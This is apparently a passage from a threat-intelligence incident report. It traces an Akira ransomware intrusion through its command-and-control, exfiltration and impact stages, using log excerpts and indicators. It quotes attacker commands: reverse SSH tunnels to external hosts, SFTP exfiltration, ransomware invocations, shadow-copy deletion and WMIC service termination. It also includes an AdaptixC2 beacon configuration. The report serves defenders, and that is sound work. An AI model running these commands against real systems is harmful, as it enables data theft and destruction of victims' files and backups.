
```
Users\\Administrator\\AppData\\Roaming\\Notepad++\\backup\\
```

These were all identified by reviewing 5145 events on the file server.

```
42 "message": A network share object was checked to see whether client can be granted desired access.
43
44 Subject:
45   Security ID:      S-1-5-21-[REDACTED]-500
46   Account Name:    Administrator
47   Account Domain:  [REDACTED]
48   Logon ID:        0x2E9F2094
49
50 Network Information:
51   Object Type:      File
52   Source Address:   [REDACTED]
53   Source Port:      55308
54
55 Share Information:
56   Share Name:       \\*\C$
57   Share Path:       \??\C:\
58   Relative Target Name: Users\Administrator\AppData\Roaming\Microsoft\Protect
59
60 Access Request Information:
61   Access Mask:       0x81
62   Accesses:          ReadData (or ListDirectory)
63   |               |
64   |               | ReadAttributes
65
66 Access Check Results:
67   -,
68 "event_dataset": system.security,
69 "event_ingested": [REDACTED],
69 "event_action": network-share-object-access-checked,
70 "event_code": 5145,
```

Command and Control

The threat actor used BumbleBee, AdaptixC2 and RustDesk, in addition to a reverse SSH tunnel to establish connections to their C2 infrastructure.




BumbleBee

Immediately upon execution, the BumbleBee process attempted to connect to multiple DGA-generated domains. While several failed to resolve, successful connections were established with 188.40.187[.]145:443 and 109.205.195[.]211:443 using the domains ev2sirbd269o5j[.]org and 2rxyt9urhq0bgj[.]org respectively.

event_code	process_name	process_pid	dns_question_name	dns_answers	dns_resolved_ip
> 22	consent.exe	4,260	ev2sirbd269o5j.org	[{"data":"188.40.187.145","type":"A"}]	["188.40.187.145"]
> 22	consent.exe	4,260	ijt0l3i8brit6q.org		
> 22	consent.exe	4,260	ewujstfb1dp5ran.org		
> 22	consent.exe	4,260	8doj8uvx604eck.org		
> 22	consent.exe	4,260	kwywztwoo2xdot.org		
> 22	consent.exe	4,260	2rxyt9urhq0bgj.org	[{"data":"109.205.195.211","type":"A"}]	["109.205.195.211"]

The BumbleBee configuration was extracted from Tria.ge and verified through analysis of the running process and host artifacts. Throughout the intrusion, the malware persistently attempted connections to DGA domains identified in the configuration, eventually establishing communication with additional IP addresses, including 171.22.183[.]43.

Approximately five hours post-initial execution, BumbleBee dropped AdgNsy.exe, which used code injection to initialize AdaptixC2 on the beachhead host. A concurrent spike in network traffic between the BumbleBee process and 109.205.195[.]211 indicates that this IP facilitated the payload download.



AdaptixC2

AdaptixC2 is a relatively new open-source post-exploitation and adversarial emulation framework. Although originally designed for legitimate penetration testing, it is increasingly being leveraged by threat actors in malicious campaigns. Further technical details on the framework are available in this Unit42 analysis.

The AdaptixC2 beacon, delivered via AdgNsy.exe on the beachhead host, maintained persistent command-and-control (C2) communication with 172.96.137[.]160 throughout the intrusion. Notably, there was a cessation of activity between days three and five, during which no beaconing was observed. The following graph illustrates the AdaptixC2 traffic patterns over the course of the intrusion.



The IP address 172.96.137[.]160 was hosted by Shock Hosting.

172.96.137.160

Observed risks

Unknown

ASN

395092

Registered to

Shock Hosting LLC

Exit Location

United States

We were able to extract the configuration of the AdaptixC2 beacon, which validated the host artifacts discovered on the beachhead host.

```
"config": {
  "agent_type": 3192652105,
  "use_ssl": true,
  "servers_count": 1,
  "servers": [
    "172.96.137.160"
  ],
  "ports": [
    443
  ],
  "http_method": "POST",
  "uri": "/blog.php",
  "heartbeat_header": "Blog-Login-Id",
  "parameter": "Blog-Login-Id",
  "user_agent": "Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0",
  "http_headers_raw": "\r\n",
  "http_headers_list": [],
  "ans_pre_size": 26,
  "ans_size": 47,
  "kill_date": 0,
  "working_time": 0,
  "sleep_delay": 4,
  "jitter_delay": 0,
  "download_chunk_size": 102400,
  "rotation": "round_robin"
}
```

RustDesk

On the second day, RustDesk was installed on two Windows servers and executed in system tray mode.

```
"C:\Program Files\RustDesk\RustDesk.exe" --tray
```

On day three, the threat actor re-entered the environment via RustDesk on a primary server. Although the RustDesk process was already resident in the system tray, a Windows Security Event 4624 was recorded, showing an interactive logon (Type 2) from the localhost address (127.0.0.1). This event was immediately followed by the execution of the RustDesk connection manager, confirming that the threat actor had established a remote desktop session to the endpoint.

"message": An account was successfully logged on.

Subject:

Security ID: S-1-5-18

Account Name: [REDACTED]

Account Domain: [REDACTED]

Logon ID: 0x3E7

Logon Information:

Logon Type: 2

Restricted Admin Mode: -

Virtual Account: No

Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: S-1-5-21-[REDACTED]

Account Name: [REDACTED]

Account Domain: [REDACTED]

Logon ID: 0x56B9B805

Linked Logon ID: 0x0

Network Account Name: -

Network Account Domain: -

Logon GUID: {417031ad-7931-f32c-4d73-231afa1c88bd}

Process Information:

Process ID: 0x384

Process Name: C:\Windows\System32\svchost.exe

Network Information:

Workstation Name: [REDACTED]

Source Network Address: 127.0.0.1

Source Port: 0

```
"C:\Program Files\RustDesk\RustDesk.exe" --cm
```

Additionally, RustDesk logs on the host show clipboard and screen-sharing activity consistent with an interactive remote desktop session, lasting for several hours.

```

DEBUG [src\clipboard.rs:228] clipboard updated on host
DEBUG [src\clipboard.rs:228] clipboard updated on host
DEBUG [C:\Users\██████████\.cargo\git\checkouts\arboard-19a3844fd9940437\4e16bad\src\platform\windows.rs:744] Error reading HTML from clipboard, Unknown (..) - "arboard: failed to read clipboard html, oard format"
DEBUG [C:\Users\██████████\.cargo\git\checkouts\arboard-19a3844fd9940437\4e16bad\src\platform\windows.rs:744] Error reading HTML from clipboard, Unknown (..) - "arboard: failed to read clipboard html, oard format"
DEBUG [src\clipboard.rs:228] clipboard updated on host
DEBUG [C:\Users\██████████\.cargo\git\checkouts\arboard-19a3844fd9940437\4e16bad\src\platform\windows.rs:744] Error reading HTML from clipboard, Unknown (..) - "arboard: failed to read clipboard html, oard format"
DEBUG [src\clipboard.rs:228] clipboard updated on host
DEBUG [C:\Users\██████████\.cargo\git\checkouts\arboard-19a3844fd9940437\4e16bad\src\platform\windows.rs:744] Error reading HTML from clipboard, Unknown (..) - "arboard: failed to read clipboard html, oard format"
DEBUG [src\clipboard.rs:228] clipboard updated on host
DEBUG [C:\Users\██████████\.cargo\git\checkouts\arboard-19a3844fd9940437\4e16bad\src\platform\windows.rs:744] Error reading HTML from clipboard, Unknown (..) - "arboard: failed to read clipboard html, oard format"
DEBUG [src\clipboard.rs:228] clipboard updated on host
DEBUG [src\server\connection.rs:865] #1682 connection loop exited
INFO [lib\scrap\src\common\codec.rs:165] update:Remove(1682)
INFO [src\clipboard.rs:844] Unsubscribe clipboard listener: clipboard
INFO [src\server\connection.rs:963] Input thread exited
INFO [src\clipboard.rs:855] Stop clipboard listener thread
DEBUG [src\clipboard.rs:878] Clipboard listener stopped
INFO [src\clipboard.rs:858] Clipboard listener thread stopped
INFO [src\clipboard.rs:861] Clipboard listener unsubscribed: clipboard
DEBUG [src\server\service.rs:321] Exit display service inner loop
INFO [src\server\connection.rs:4030] drop wakelock
DEBUG [src\server\service.rs:321] Exit clipboard service inner loop
DEBUG [src\server\service.rs:321] Exit remote-printer service inner loop
ERROR [src\server\connection.rs:1846] ipc to connection manager exit: expected
DEBUG [src\server\connection.rs:1853] SendError(..), librustdesk::server::connection:src\server\connection.rs:1853:25
INFO [src\server\video_service.rs:775] stop video service: monitor0
INFO [lib\scrap\src\common\fram.rs:291] set monitor0 not use vram encode to false
INFO [lib\scrap\src\common\codec.rs:165] update:Check
DEBUG [src\server\service.rs:321] Exit monitor0 service inner loop

```

Reverse SSH tunnel

On day three, the threat actor performed lateral movement from the initial server to a domain controller via RDP. Once on the DC, the threat actor leveraged the built-in Windows SSH client to establish a reverse tunnel to a remote host, effectively proxying subsequent malicious activity through this encrypted channel. This same reverse SSH tunneling technique was later identified on a separate Windows server on day five.

host_hostname ▾ :	NewProcessName ▾ :	CreatorProcessName ▾ :	ProcessCommandLine ▾ :
██████████	C:\Windows\System32\OpenSSH\ssh.exe	C:\Windows\System32\cmd.exe	ssh root@193.242.184.150 -R *:10400 -p22
██████████	C:\Windows\System32\OpenSSH\ssh.exe	C:\Windows\System32\cmd.exe	ssh root@193.242.184.150 -R *:10400 -p22

However, SSH traffic was only observed between the domain controller and the external IP on day three.

source_ip ▾ :	source_port ▾ :	destination_ip ▾ :	destination_port ▾ :	source_bytes ▾ :	destination_bytes ▾ :	network_bytes ▾ :	destination_as_organization_name ▾ :
██████████	51,959	193.242.184.150	22	2,525,330,159	192,531,742	2,717,861,901	Rockhoster Private Limited

We also tracked login activity to the domain controller from a Kali Linux host shortly following the creation of the reverse SSH tunnel.

```

Subject:
  Security ID:      S-1-0-0
  Account Name:     -
  Account Domain:   -
  Logon ID:         0x0

Logon Information:
  Logon Type:       3
  Restricted Admin Mode: -
  Virtual Account:  No
  Elevated Token:   Yes

Impersonation Level:      Impersonation

New Logon:
  Security ID:      S-1-5-21-[REDACTED]-13366
  Account Name:     [REDACTED]
  Account Domain:   [REDACTED]
  Logon ID:         0x40A06585
  Linked Logon ID:   0x0
  Network Account Name: -
  Network Account Domain: -
  Logon GUID:       {00000000-0000-0000-0000-000000000000}

Process Information:
  Process ID:       0x0
  Process Name:     -

Network Information:
  Workstation Name:  kali
  Source Network Address: 10.[REDACTED].10
  Source Port:       52127

```

Swisscom observed the same technique; however, in this case, the threat actor accessed a different IP address:

```
ssh -p22 socat1@83.229.17[.]60 -R 5554
```

Exfiltration

The first notable transfer occurred after the establishment of the first reverse SSH tunnel on a domain controller. Network flow analysis revealed approximately 2.5GB of data transferred from the domain controller to the threat actor controlled server at 193[.]242[.]184[.]150 over port 22. The transfer occurred over a concentrated time period shortly after the tunnel was established, consistent with bulk data exfiltration.

SourceIP	SourcePort	DestIP	DestPort	BytesSent	BytesReceived	TotalBytes	Protocol
DC A	51959	193.242.184.150	22	2525330159	192531742	2717861901	ssh

Analysis of Windows Event ID 5145 logs on Domain Controller A revealed the threat actor accessed the domain's SYSVOL share at the same time that we see the ~2.5GB transfer initiate, indicating that SYSVOL data was likely exfiltrated. SYSVOL contains Group Policy Objects, login scripts, and domain-wide configurations. By accessing SYSVOL, the threat

actor would have gained visibility into the organization's security posture and Active Directory infrastructure.

FileZilla was the primary method of exfiltration during this intrusion with the initial transfer taking place on the third day, roughly 39 hours after initial access. After executing `C:\ProgramData\FileZilla_3.68.1_win64_sponsored2-setup.exe`, the threat actor proceeded to connect to `185[.]174[.]100[.]203:22` to exfiltrate data. No file compression or specific harvesting tactics were observed, so it is likely the threat actor was just indiscriminately exfiltrating files from network shares; perhaps based on the names of the files/folders. The only collection methods observed showed a big interest in user data and credential gathering, likely to either sell the data or to be used by the threat actor for additional follow-on attacks.

```
create_agent_snapshot : false,  
"message": Process Create:  
RuleName: technique_id=T1204,technique_name=User Execution  
UtcTime: [REDACTED]  
ProcessGuid: {7992d2de-7951-6873-1d88-010000000e00}  
ProcessId: 4980  
Image: C:\ProgramData\FileZilla_3.68.1_win64_sponsored2-setup.exe  
FileVersion: 3.68.1  
Description: FileZilla FTP Client  
Product: FileZilla  
Company: Tim Kosse  
OriginalFileName: FileZilla_3.68.1_win32-setup.exe  
CommandLine: "C:\ProgramData\FileZilla_3.68.1_win64_sponsored2-setup.exe"  
CurrentDirectory: C:\ProgramData\  
User: FILE SERVER\Administrator
```

While the source of the FileZilla installer could not be identified, we were able to surface file creation logs that show `explorer.exe` as the responsible process. Considering that RDP was used throughout this intrusion, and there were `rdpclip` executions just before FileZilla execution on the File Server, it is likely this executable was transferred via RDP clipboard from the threat actor's machine to the File Server.

```
"_timestamp": REDACTED,  
"Image": C:\Windows\Explorer.EXE,  
"TargetFilename": C:\ProgramData\FileZilla_3.68.1_win64_sponsored2-setup.exe,  
"ProcessGuid": {7992d2de-71d7-6873-9387-010000000e00},  
"message": File created:  
RuleName: -  
UtcTime: REDACTED  
ProcessGuid: {7992d2de-71d7-6873-9387-010000000e00}  
ProcessId: 10560  
Image: C:\Windows\Explorer.EXE  
TargetFilename: C:\ProgramData\FileZilla_3.68.1_win64_sponsored2-setup.exe  
CreationUtcTime: REDACTED  
User: <FILE SERVER>\Administrator
```

Note that the naming of this FileZilla executable is not unusual and this is the expected naming convention used for their free version installers.

```

"message": Network connection detected:
RuleName: technique_id=T1021,technique_name=Remote Services
UtcTime: [REDACTED]
ProcessGuid: {7992d2de-7991-6873-2288-010000000e00}
ProcessId: 12144
Image: C:\Program Files\FileZilla FTP Client\fzsftp.exe
User: ppppppFILE571\Administrator
Protocol: tcp
Initiated: true
SourceIsInv6: false
SourceIp: FILE SERVER
SourceHostname: -
SourcePort: 60363
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 185.174.100.203
DestinationHostname: -
DestinationPort: 22
DestinationPortName: -,
"event_dataset": windows.sysmon_operational,
"event_ingested": [REDACTED]
"event_action": Network connection,
"event_code": 3,

```

Analysis of Zeek logs show that roughly 77GB of data was transferred out of the victim network via two unique sessions originating from FileZilla. As stated earlier in the collection section, at least a portion of this was user credential data. Review of FileZilla's recentServers.xml log file shows the username Stark was used. Logon type 2 indicates the password is prompted and manually entered each time and is not saved locally. Protocol 1 confirms SFTP protocol was used.

```

▼<FileZilla3 version="3.68.1" platform="windows">
  ▼<RecentServers>
    ▼<Server>
      <Host>185.174.100.203</Host>
      <Port>22</Port>
      <Protocol>1</Protocol>
      <Type>0</Type>
      <User>Stark</User>
      <Logontype>2</Logontype>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    </Server>
  </RecentServers>
</FileZilla3>

```

SSH Exfiltration Sessions to 185.174.100.203:22

Session 1: CTXU3p4hyiBMiOHgta (Data Transfer #1)

```
Source: <FILE SERVER>:60368
Destination: 185.174.100.203:22 (Ukraine, AS-COLOCROSSING)
Timestamp: REDACTED
Duration: 16,362 seconds (~4.5 hours)
Data Transferred: 39,282,787,186 bytes (39.28 GB)

Connection Details:
Protocol: SSH over TCP
State: RST0 (Connection established, originator aborted with RST)
SSH Client: SSH-2.0-FileZilla_3.68.1
SSH Server: SSH-2.0-OpenSSH_for_Windows_9.8 Win32-OpenSSH-GitHub
```

Session 2: C5YTxCs9PfdHuCQLd (Data Transfer #2)

```
Source: <FILE SERVER>:60367
Destination: 185.174.100.203:22 (Ukraine, AS-COLOCROSSING)
Timestamp: REDACTED
Duration: 16,733 seconds (~4.6 hours)
Data Transferred: 41,177,980,833 bytes (41.77 GB)

Connection Details:
Protocol: SSH over TCP
State: RST0 (Connection established, originator aborted with RST)
SSH Client: SSH-2.0-FileZilla_3.68.1
SSH Server: SSH-2.0-OpenSSH_for_Windows_9.8 Win32-OpenSSH-GitHub
```

Impact

Data Encryption

Approximately 44 hours after the initial compromise, the threat actor initiated the Akira ransomware deployment, beginning with the backup server. The binary, staged as `C:\ProgramData\locker.exe`, was executed using the following parameters: `locker.exe -p=G:\ -n=15`. In this context, the `-p` flag defines the target encryption path, while `-n` determines the percentage of each file to be encrypted—a tactic often used to speed up the encryption process.

On the file server, the threat actor uninstalled FileZilla, likely to remove evidence of exfiltration, before executing the ransomware locally. From the domain controller, the threat actor utilized remote execution flags to target and encrypt network shares, followed by several additional passes across various directories to maximize the impact of the deployment.

process.parent.executable	process.executable	process.command_line
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -p=G:\ -n=15
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -p=G:\ -n=15
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -remote -n=15 -p=\\ \G\$\users\
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -remote -n=15 -p=\\ \G\$\Shares\Video
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -p=Z:\ -n=15
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -p=Z:\ -n=15
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -remote -n=15 -p=\\ \C\$\Shares\
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -p=C:\users -n=15
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -p=C:\users -n=15
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -remote -n=10 -p=\\ \G\$\Shares\Video
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -remote -n=10 -p=\\ \G\$\Shares\Video
C:\Windows\System32\cmd.exe	C:\ProgramData\locker.exe	locker.exe -remote -n=10 -p=\\ \G\$\users

The threat actor monitored encryption progress by reviewing log files generated by the ransomware.

host.hostname	winlog.event_id	process.parent.name	process.command_line
[REDACTED]	4688	explorer.exe	"C:\Windows\system32\notepad.exe" C:\ProgramData\Log [REDACTED]-2025-10-48-41.txt

On day five, the threat actor re-entered the environment via RustDesk, pivoting to the child domain controller via RDP. Once positioned, the threat actor executed the ransomware binary 39 times on that specific domain controller.

Shadow Copy Deletion

The Akira ransomware binary automated the deletion of Volume Shadow Copies upon execution, leveraging WMI to trigger a PowerShell command. On every impacted host, each `locker.exe` instance was followed by a shadow copy deletion within approximately one second:

```
powershell.exe -Command "Get-WmiObject Win32_Shadowcopy | Remove-WmiObject"
```

Swisscom

Nine hours after gaining initial access, the threat actor initiated the ransomware deployment, beginning with the domain controller and subsequently propagating to additional servers.

Prior to the encryption phase, the threat actor performed a coordinated service termination to ensure that database files and web services were unlocked and accessible for encryption. Using WMIC, they targeted every host listed in `hosts1.txt` to disable and terminate services associated with SQL and IIS:

- Service Disabling

```
wmic /node:@C:\temp\hosts1.txt /failfast:on service where "Name Like '%sql%'" call  
ChangeStartmode Disabledwmic /node:@C:\temp\hosts1.txt /failfast:on service where "Name  
Like '%iis%'" call ChangeStartmode Disabled
```


- Process Termination

```
wmic /node:@C:\temp1\hosts.txt /failfast:on process where "CommandLine Like '%sql%'" delete
```


The ransomware payload, renamed as `win.exe`, was staged in the `C:\ProgramData` directory and executed with the following parameters: `.\win.exe -n=2 netonly`. The use of the `-n=2` flag indicates a specific encryption threshold, while the `netonly` argument was likely used to focus the impact on network-accessible resources and shares.

Timeline

From Bing Search to Ransomware: BumbleBee and AdaptixC2 Deliver Akira



Diamond Model



